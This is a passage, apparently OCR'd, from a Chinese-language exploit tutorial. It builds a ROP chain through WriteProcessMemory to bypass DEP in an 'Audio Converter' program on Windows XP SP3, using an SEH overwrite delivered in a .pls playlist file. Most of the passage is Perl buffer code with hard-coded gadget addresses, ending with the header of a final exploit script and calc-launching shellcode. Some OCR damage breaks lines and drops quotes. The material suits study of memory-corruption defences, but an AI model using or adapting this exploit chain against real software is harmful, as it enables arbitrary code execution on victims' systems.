


图 19

现在 EAX 指向我们的 ShellCode，再做个简单计算。

如果你还有印象的话，应该记得 Buffer 起始于地址：0x0013CD50，因此 ShellCode 相对 Buffer 起始地址的偏移量为：

0x0013CF10 – 0x0013CD50 = 0x1C0 = 448 bytes（十进制）

继续下一步！

第三回：构造陷阱

下面笔者打算构建 WMP 结构：

```
[0x7C802213] [RET] [0xffffffff] [0x7C8022CF] [@ of shellcode]
[length of Shellcode] [@ for results]
```

看一下上面的结构：

```
[0x7C802213]            ==> Constant we have it
[RET] [0xffffffff]      ==> This is not a problem
[0x7C8022CF]            ==> Constant we have it
[@ of shellcode]        ==> We have it in EAX
[length of Shellcode]   ==> héhé
[@ for results]         ==> Not a problem, just a writeable
memory address
```

万事俱备，只欠东风：

```
[0x7C802213] [RET] [0xffffffff] [0x7C8022CF] [@ of shellcode]
[length of Shellcode] [@ for results]
     ESP        ESP+4   ESP+8     ESP+0C          ESP+10
ESP+14          ESP+18
```

为了更容易实现它，可以找一小段代码将 EAX 放入 ESP+10 中，然后 RETN，因此搜索指令：

```
mov dword ptr ss:[esp + 10], eax
```

可惜没有找到这样一条可行的指令，因此其后没有 RETN，在 MOV 之后有许多“坏指令”。也许到这里，有些人可能放弃，或者回头寻找其他途径，但我们不能将思维束缚于此，因此让我们发散一下思维，重新寻找一次，这次我找到如下地址，如图 20 所示。



图 20

正如上面所看到，后面没有跟随 RETN，但拥有 CALL EDI????

如果我们可以控制 EDI，那么我们就可以执行到任意地址了。因此我们可以这样处理：在执行这样一串指令之前，我们需要使 EDI 指向一个有利的地址，以便 CALL EDI 可以起到作用。

假设我们在 Buffer 放入以下参数：

1. 让 CALL EDI 带领我们进入位于 0x7C802213 的 WPM 函数；

2. 执行 mov dword ptr ss:[esp + 10], eax / call EDI。

现在就是利用 CALL EDI 中的 RET 指令帮我们执行到 WPM(0x7C802213)。

大家都知道在执行函数前都会向栈中压入数据，因此当执行 CALL EDI 后会调用 RETN 返回，但我们现在需要在 CALL EDI 中的 RET 到 WPM。如果我们让 EDI 指向以下指令：

ADD ESP,4 ==> 绕过 CALL EDI 中的返回地址，使其指向栈中下一条指令，大家猜想一下该为何值呢??? 0x7C802213

..... ==> 无害指令

RETN ==> 返回到 WPM

搜索以上指令，找到如图 21 所示的指令。



图 21

现在如何将它置入 EDI 呢？此时我总会说：仅需一个 POP EDI 即可实现，因此我们可以搜索 POP EDI/RETN 指令序列，如图 22 所示。



图 22

重新梳理一下思路：

0x100012B6 <== This what we need to put in EDI

0x10008D00 <== This is how to put 0x100012B6 in EDI

让我们回头看一下 Buffer，并去执行下一条指令。

如果你记性还可以的话，应该知道 ADD EAX，100 执行 9 次后的情况如图 23 所示。




图 23

因此栈中的下一地址应指向 POP EDI / RETN (10008D00)，接着栈中的下一个值应为 ADD ESP，4 / RETN 的地址(100012B6)。现在我们的缓冲区可以构造如下：

```
my $buffer = "A" x 280;                    # some junk
   $buffer .= "\x31\x2A\x00\x10";          # mov eax,ebp / pop ebp
/ retn4
   $buffer .= "B" x 12;                    # some junk
   $buffer .= "\x1D\xA4\x07\x10";          # add eax,100 / pop ebp
/ retn
   $buffer .= "B" x 8;                     # some junk
   $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
   $buffer .= "B" x 4 ;                    # some junk
   $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
   $buffer .= "B" x 4 ;                    # some junk
   $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
   $buffer .= "B" x 4 ;                    # some junk
   $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
   $buffer .= "B" x 4 ;                    # some junk
   $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
   $buffer .= "B" x 4 ;                    # some junk
   $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
   $buffer .= "B" x 4 ;                    # some junk
   $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
   $buffer .= "B" x 4 ;                    # some junk
   $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
```

```
        $buffer .= "B" x 4 ;                # some junk
        $buffer .= "\x00\x8D\x00\x10";      # POP EDI / RETN
        $buffer .= "\xB6\x12\x00\x10";      # NEXT : ADD ESP,4 /
RETN
        $buffer .= "B" x (4436 –360)  # some junk
        $buffer .= "\x2F\x37\x01\x10"       # SEH : add esp, 878 /
retn 8
        $buffer .= "A" x 10000;             # some junk
```

看看执行后的结果，在0x10008D00处下断点后如图24所示。




图 24

现在 EDI 指向 0x100012B6，该地址的指令如图 25 所示。



图 25

接着我们准备调用 “mov dword ptr ss:[esp + 10], eax / call EDI” 这样的指令序列，以便将所有 WPM 的参数压入栈中。另外，除了需要通过指令 “mov dword ptr ss:[esp + 10], eax / call EDI” 将 ShellCode 地址入栈之外，还需要执行一项抬高 ESP 的操作，以便更容易地压入参数，另外它还得在操作 EAX 的指令之前，下面搜索这样的指令序列：

add esp,xx / retn

比如，这里我选择如图 26 所示的地址。



图 26

ESP 添加 14 字节后指向地址 0x10002105，使 ESP=ESP+14 后，重新构造 Buffer。在此之前的栈情况如图 27 所示。



图 27

直接将 Add esp, 14 / Retn (0x10002105)的地址添加进 Buffer 后，结果如下：

```
    my $buffer = "A" x 280;            # some junk
        $buffer .= "\x31\x2A\x00\x10";     # mov eax,ebp / pop ebp
/ retn4
        $buffer .= "B" x 12;               # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # add eax,100 / pop ebp
/ retn
        $buffer .= "B" x 8;                # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;               # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;               # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;               # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;               # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;               # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;               # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;               # some junk
        $buffer .= "\x00\x8D\x00\x10";     # POP EDI / RETN
        $buffer .= "\xB6\x12\x00\x10";     # ADD ESP,4 / RETN
        $buffer .= "\x05\x21\x00\x10";     # ADD ESP,14 / RETN
        $buffer .= "B" x (4436 –360)  # some junk
        $buffer .= "\x2F\x37\x01\x10"      # SEH : add esp, 878 /
retn 8
        $buffer .= "A" x 10000;            # some junk
```

这样我们就完成了最后的旅程。

第四回：消灭野兽

在 ADD ESP,14 之后的 RETN 下断点，结果如图 28、29 所示。



图 28




图 29

这样我们就可以腾出一点空间用于存放参数了，继续下一步。执行下一条指令，也是最后一条：

```
0x10028479  ==> mov dword ptr ss:[esp + 10], eax / call EDI
```

正如图 29 所示，在最后一条指令之前还有 20 字节，将它们添加进 Buffer。

```
    my $buffer = "A" x 280;            # some junk
        $buffer .= "\x31\x2A\x00\x10";     # mov eax,ebp / pop ebp
/ retn4
        $buffer .= "B" x 12;               # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # add eax,100 / pop ebp
/ retn
        $buffer .= "B" x 8;                # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;               # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;               # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;               # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;               # some junk
        $buffer .= "\x1D\xA4\x07\x10";     # NEXT : add eax,100 /
pop ebp / retn
```

```
        $buffer .= "B" x 4 ;                    # some junk
        $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;                    # some junk
        $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;                    # some junk
        $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;                    # some junk
        $buffer .= "\x00\x8D\x00\x10";          # POP EDI / RETN
        $buffer .= "\xB6\x12\x00\x10";          # ADD ESP,4 / RETN
        $buffer .= "\x05\x21\x00\x10";          # ADD ESP,14 / RETN
        $buffer .= "B" x 20 ;                   # some junk
        $buffer .= "\x79\x84\x02\x10";          # mov dword ptr ss:[esp
+ 10], eax / call EDI
        $buffer .= "B" x (4436 -360)  # some junk
        $buffer .= "\x2F\x37\x01\x10"           # SEH : add esp, 878 /
retn 8
        $buffer .= "A" x 10000;                 # some junk
```

在 CALL EDI 下断后，结果如图 30 所示。




图 30

正如所见到的，我们利用原有的缓冲区，将已知参数赋予 WPM，如图 31 所示。

```
    [0x7C802213]            ==> Constant we have it
    [0xFFFFFFFF]            ==> this is example, The ret, choose
and put it as you like
    [0xFFFFFFFF]            ==> This is the hprocess (-1 means the
process itself)
    [0x7C8022CF]            ==> Constant we have it
    [@ of shellcode]        ==> Just put some junk, it will be
overwritten by @ in EAX
    [length of Shellcode]   ==> 0000001A
    [@ for results]         ==> just find a writable memory
address using immunity
```

最后，在 ShellCode 长度之后添加一个可写内存地址，用于存放实际写入的字节数。




图 31

最后的 Buffer 构造如下：

```
    my $buffer = "A" x 280;                     # some junk
        $buffer .= "\x31\x2A\x00\x10";          # mov eax,ebp / pop ebp
/ retn4
        $buffer .= "B" x 12;                    # some junk
        $buffer .= "\x1D\xA4\x07\x10";          # add eax,100 / pop ebp
/ retn
        $buffer .= "B" x 8;                     # some junk
        $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;                    # some junk

        $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;                    # some junk
        $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;                    # some junk
        $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;                    # some junk
        $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;                    # some junk
        $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;                    # some junk
        $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;                    # some junk
        $buffer .= "\x1D\xA4\x07\x10";          # NEXT : add eax,100 /
pop ebp / retn
        $buffer .= "B" x 4 ;                    # some junk
        $buffer .= "\x00\x8D\x00\x10";          # POP EDI / RETN
        $buffer .= "\xB6\x12\x00\x10";          # ADD ESP,4 / RETN
        $buffer .= "\x05\x21\x00\x10";          # ADD ESP,14 / RETN
        $buffer .= "B" x 20 ;          # some junk
        $buffer .= "\x79\x84\x02\x10";          # mov dword ptr ss:[esp
+ 10], eax / call EDI
        $buffer .= "\x13\x22\x80\x7C";          # @ of WPM
        $buffer .= "\xFF\xFF\xFF\xFF"; # RET after WPM choose
one and use it
        $buffer .= "\xFF\xFF\xFF\xFF"; # -1 : means process itself
        $buffer .= "\xCF\x22\x80\x7C";          # Destination address
        $buffer .= "B" x 4 ;                    # some junk, @ of
shellcode will land here
        $buffer .= "\x1A\x00\x00\x00 ;          # size of shellcode
        $buffer .= "\x00\xA0\x45\x00 ;          # writeable Memory
        $buffer .= "B" x 12 ;                   # some junk
        $buffer .= $shellcode;
        $buffer .= "B" x (4436 -360)  # some junk
        $buffer .= "\x2F\x37\x01\x10"           # SEH : add esp, 878 /
retn 8
        $buffer .= "A" x 10000;                 # some junk
```

这样我们就完成了最终的利用代码：

```
    # Exploit by sud0 for Audio Converter
    # Bug Found by chap0
    # Audio Converter new Exploit usin WPM and ROp technique to
bypass DEP Tested on XP SP3 on VM
    # @ of WPM hard coded, on ASLR have to brute force or change
the @ of WPM
    my $filename="audio-poc.pls";
    # Small Shellcode to run calc
    my $shellcode =
    "\x8B\xEC\x55\x8B\xEC\x68\x20\x20\x20\x2F\x68\x63\x61\x6C\x
63\x8D\x45\xF8\x50\xB8\xC7
    \x93\xC2\x77\xFF\xD0";
